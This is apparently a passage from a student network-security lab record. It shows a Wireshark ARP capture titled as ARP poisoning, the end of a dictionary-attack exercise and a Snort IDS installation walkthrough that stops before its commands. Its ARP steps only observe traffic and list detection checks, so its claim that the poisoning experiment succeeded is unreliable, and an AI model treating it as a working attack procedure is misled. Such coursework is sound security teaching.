Password found: secret123
```

RESULT:

Thus the EavesdroppingDictionaryAttack was executed successfully.

Ex.No: Date:	**Experiment with Sniff Traffic Using ARP Poisoning**

AIM:

To perform the experiment with sniff traffic using ARP Poisoning.

Packet Sniffing in Wireshark


Step 1: Open Wireshark Window

Open your Wireshark tool in a new window or a Linux virtual machine. and begin network capture. Assume we are capturing wireless fidelity (Wi-Fi Traffic).

SNIFF TRAFFIC USING ARP POISONING

Step 2: Start the Wireless Fidelity

Open Wireshark, select your Wi-Fi interface and start capturing packets. Engage in network activities, stop the capture, and analyze the captured packets for network insights.


Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time        Source                Destination           Protocol  Length Info
  378 9.848724    2405:200:160b:1731:…  2409:4081:9c08:a335…  TCP           74 443 → 21848 [ACK] Seq=10829 Ack=57687 W
  379 9.898937    2405:200:160b:1731:…  2409:4081:9c08:a335…  TLSv1.2      420 Application Data
  380 9.898937    2405:200:160b:1731:…  2409:4081:9c08:a335…  TLSv1.2      112 Application Data
  381 9.899043    2409:4081:9c08:a335…  2405:200:160b:1731:…  TCP           74 21848 → 443 [ACK] Seq=57687 Ack=11213 W
  382 9.967005    20.104.109.44         192.168.147.127       TLSv1.2      456 Application Data
  383 9.967134    192.168.147.127       20.104.109.44         TCP           54 21870 → 443 [ACK] Seq=840 Ack=6611 Win=
```

```
› Frame 1: 66 bytes on wire (528 bits), 66 bytes captured       0000  d8 c0 a6 fb 0b 3b 7a d7  21 95 f3 4e 08 00 45 08
› Ethernet II, Src: 7a:d7:21:95:f3:4e (7a:d7:21:95:f3:4e),      0010  00 34 00 00 40 00 fe 06  c4 35 34 21 30 3d c0 a8
› Internet Protocol Version 4, Src: 52.33.48.61, Dst: 192.      0020  93 7f 01 bb 55 63 e1 79  69 c1 bd 82 5e 31 80 12
⌄ Transmission Control Protocol, Src Port: 443, Dst Port:       0030  69 03 8f c3 00 00 02 04  05 5a 01 01 04 02 01 03
    Source Port: 443                                            0040  03 08
    Destination Port: 21859
    [Stream index: 0]
  › [Conversation completeness: Incomplete (2)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 3782830529
    [Next Sequence Number: 1    (relative sequence number
    Acknowledgment Number: 1    (relative ack number)
```


Starting Wireless Fidelity

ARP Spoofing in WireShark

Step 1: Capture ARP Traffic

Open Wireshark, and choose the network interface. Start capturing by clicking the interface

and selecting "**Start**."


Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.    Time        Source                Destination           Protocol  Length Info
   378 9.848724    2405:200:160b:1731:…  2409:4081:9c08:a335…  TCP         74 443 → 21848 [ACK] Seq=10829 Ack=57687 W
   379 9.898937    2405:200:160b:1731:…  2409:4081:9c08:a335…  TLSv1.2    420 Application Data
   380 9.898937    2405:200:160b:1731:…  2409:4081:9c08:a335…  TLSv1.2    112 Application Data
   381 9.899043    2409:4081:9c08:a335…  2405:200:160b:1731:…  TCP         74 21848 → 443 [ACK] Seq=57687 Ack=11213 W
   382 9.967005    20.104.109.44         192.168.147.127       TLSv1.2    456 Application Data
   383 9.967134    192.168.147.127       20.104.109.44         TCP         54 21870 → 443 [ACK] Seq=840 Ack=6611 Win=
```

```
> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured
> Ethernet II, Src: 7a:d7:21:95:f3:4e (7a:d7:21:95:f3:4e),
> Internet Protocol Version 4, Src: 52.33.48.61, Dst: 192.
v Transmission Control Protocol, Src Port: 443, Dst Port:
    Source Port: 443
    Destination Port: 21859
    [Stream index: 0]
  > [Conversation completeness: Incomplete (2)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 3782830529
    [Next Sequence Number: 1    (relative sequence number
    Acknowledgment Number: 1    (relative ack number)

0000  d8 c0 a6 fb 0b 3b 7a d7  21 95 f3 4e 08 00 45 08
0010  00 34 00 00 40 00 fe 06  c4 35 34 21 30 3d c0 a8
0020  93 7f 01 bb 55 63 e1 79  69 c1 bd 82 5e 31 80 12
0030  69 03 8f c3 00 00 02 04  05 5a 01 01 04 02 01 03
0040  03 08
```

Capturing Wireless Fidelity

Step 2: Filter for ARP Traffic

Apply the **ARP** filter in the display filter bar to focus on ARP packets.*Filtering ARP Packets*


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp


```
No.    Time        Source                 Destination            Protocol  Length Info
    65 13.796750   7a:d7:21:95:f3:4e      AzureWaveTec_fb:0b:…   ARP         42 Who has 192.168.147.127? Tell 192.168.1
    66 13.796773   AzureWaveTec_fb:0b:…   7a:d7:21:95:f3:4e      ARP         42 192.168.147.127 is at d8:c0:a6:fb:0b:3b
    87 24.500105   AzureWaveTec_fb:0b:…   7a:d7:21:95:f3:4e      ARP         42 Who has 192.168.147.107? Tell 192.168.1
    88 24.509816   7a:d7:21:95:f3:4e      AzureWaveTec_fb:0b:…   ARP         42 192.168.147.107 is at 7a:d7:21:95:f3:4e
```

```
> Frame 88: 42 bytes on wire (336 bits), 42 bytes captured (
> Ethernet II, Src: 7a:d7:21:95:f3:4e (7a:d7:21:95:f3:4e), D
v Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 7a:d7:21:95:f3:4e (7a:d7:21:95:f3:4
    Sender IP address: 192.168.147.107
    Target MAC address: AzureWaveTec_fb:0b:3b (d8:c0:a6:fb:
    Target IP address: 192.168.147.127

0000  d8 c0 a6 fb 0b 3b 7a d7  21 95 f3 4e 08 06 00 01
0010  08 00 06 04 00 02 7a d7  21 95 f3 4e c0 a8 93 6b
0020  d8 c0 a6 fb 0b 3b c0 a8  93 7f

Address Resolution Protocol (arp), 28 bytes        Packets: 230 · Displayed: 4 (1.7%)        Profile: Defau
```

Step 3: Analyze ARP Requests and Replies:

Observe normal ARP traffic—devices asking for and receiving MAC addresses.

Analyze ARP Packet requests



```
▸ Frame 88: 42 bytes on wire (336 bits), 42 bytes captured (
▸ Ethernet II, Src: 7a:d7:21:95:f3:4e (7a:d7:21:95:f3:4e), D
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 7a:d7:21:95:f3:4e (7a:d7:21:95:f3:4
    Sender IP address: 192.168.147.107
    Target MAC address: AzureWaveTec_fb:0b:3b (d8:c0:a6:fb:
    Target IP address: 192.168.147.127
```

```
0000  d8 c0 a6 fb 0b 3b 7a d7  21 95 f3 4e 08 06 00 01
0010  08 00 06 04 00 02 7a d7  21 95 f3 4e c0 a8 93 6b
0020  d8 c0 a6 fb 0b 3b c0 a8  93 7f
```

1. **Identify Inconsistencies:** Look for anomalies like multiple devices responding to one ARP request or multiple MACs for one IP.
2. **Check Gratuitous ARP:** Detect gratuitous ARP packets—devices announcing MAC for an IP without prompting.
3. **Compare with Network Topology:** Understand legitimate devices and MAC addresses; compare with observed ARP responses.

RESULT:

Thus the experiment with sniff traffic using ARP poisoning has been executed successfully

.

Ex.No: Date:	Demonstrate intrusion detection system using any tool.

AIM:


To demonstrate Intrusion Detection System (IDS) using Snort software tool.

STEPS ON CONFIGURING AND INTRUSION DETECTION:

1. For Windows 10 64 bit supported SNORT's executable file can be downloaded from "Snort.org"

2. Open the downloaded snort executable file.

3. Click On 'I Agree' on the license agreement.



Snort 2.9.17 Setup

License Agreement

Please review the license terms before installing Snort 2.9.17.


Press Page Down to see the rest of the agreement.

```
*******************************************************************************
******
The text that follows is the GNU General Public License, Version 2 (GPL V2)
and governs your use, modification and/or distribution of SNORT.

Section 9 of the GPL V2 acknowledges that the Free Software Foundation may
publish revised and/or new versions of the GPL V2 from time to time.  Section 9
further states that a licensee of a program subject to the GPL V2 could be
free to use any such revised and/or new versions under two different scenarios:

1. "Failure to Specify." Section 9 of the GPL V2 allows a licensee of a
```

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install Snort 2.9.17.

Figure 01: License agreement for Snort 2.9.17

4. Choose components of Snort to be installed.


Snort 2.9.17 Setup

Choose Components

Choose which features of Snort 2.9.17 you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.

Select components to install:
- [x] Snort
- [x] Dynamic Modules
- [x] Documentation


Description
Position your mouse over a component to see its description.

Space required: 7.6 MB

Nullsoft Install System v3.04

Figure 02: Choosing Components for Snort 2.9.17

5. Click "Next" and then choose install location for snort preferably a separate folder in Windows C Drive.


Snort 2.9.17 Setup

Choose Install Location

Choose the folder in which to install Snort 2.9.17.

Setup will install Snort 2.9.17 in the following folder. To install in a different folder, click Browse and select another folder. Click Next to continue.


Destination Folder: C:\Snort

Space required: 7.6 MB
Space available: 368.5 GB

Nullsoft Install System v3.04

Figure 03: Choose Install location for Snort 2.9.17

6. Click "Next" Installation process starts and then it completes as shown in figure 04:



Snort 2.9.17 Setup

Completed

Nullsoft Install System v3.04

Figure 04: Setup Complete for Snort 2.9.17

7. When you click " Close" you are prompted with this dialogue box:



Snort 2.9.17 Setup

Snort has successfully been installed.

Snort also requires Npcap 0.9984 to be installed on this machine.
Npcap can be downloaded from:
https://nmap.org/npcap/

It would also be wise to tighten the security on the Snort installation directory to prevent any malicious modification of the Snort executable.


Next, you must manually edit the 'snort.conf' file to specify proper paths to allow Snort to find the rules files and classification files.

Figure 05: Window showing details of software needed to run Snort successfully

8.Installing Npcap is required by snort for proper functioning.

9. Npcap for Windows 10 can be downloaded from **here**.

10. Opening Npcap setup file, Click on 'I Agree' To license agreement.



Npcap 1.10 Setup

License Agreement

Please review the license terms before installing Npcap 1.10.

Press Page Down to see the rest of the agreement.

NPCAP COPYRIGHT / END USER LICENSE AGREEMENT


Npcap is a Windows packet sniffing driver and library and is copyright (c) 2013-2020 by Insecure.Com LLC ("The Nmap Project"). All rights reserved.

Even though Npcap source code is publicly available for review, it is not open source software and may not be redistributed without special permission from the Nmap Project. The standard version is also limited to installation on five systems. We fund the Npcap project by

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install Npcap 1.10.

Figure 06: License agreement for Npcap 1.10

11. Now we proceed to choose which components of Npcap are to be installed and then clicking on "Install".


Npcap 1.10 Setup


Installation Options

Please review the following options before installing Npcap 1.10

- [ ] Legacy loopback support for Nmap 7.80 and older. Not needed for Wireshark.
- [x] Restrict Npcap driver's access to Administrators only
- [x] Support raw 802.11 traffic (and monitor mode) for wireless adapters
- [x] Install Npcap in WinPcap API-compatible Mode

Figure 07: Choose Components to install for Npcap 1.10

12. Installation process starts and completes. Clicking on "Next" we have:


Npcap 1.10 Setup


Installation Complete

Setup was completed successfully.

Completed

Figure 08: Setup completed for Npcap 1.10

13. Now the window for installation of Npcap shows it has been installed. Clicking "Finish".


Npcap 1.10 Setup

Finished


Thank you for installing Npcap

Npcap has been installed on your computer.

Click Finish to close this wizard.

Figure 09: Successful installation for Npcap 1.10 completed

14. After installing Snort and Npcap enter these commands in windows 10 Command prompt to check snorts working



```
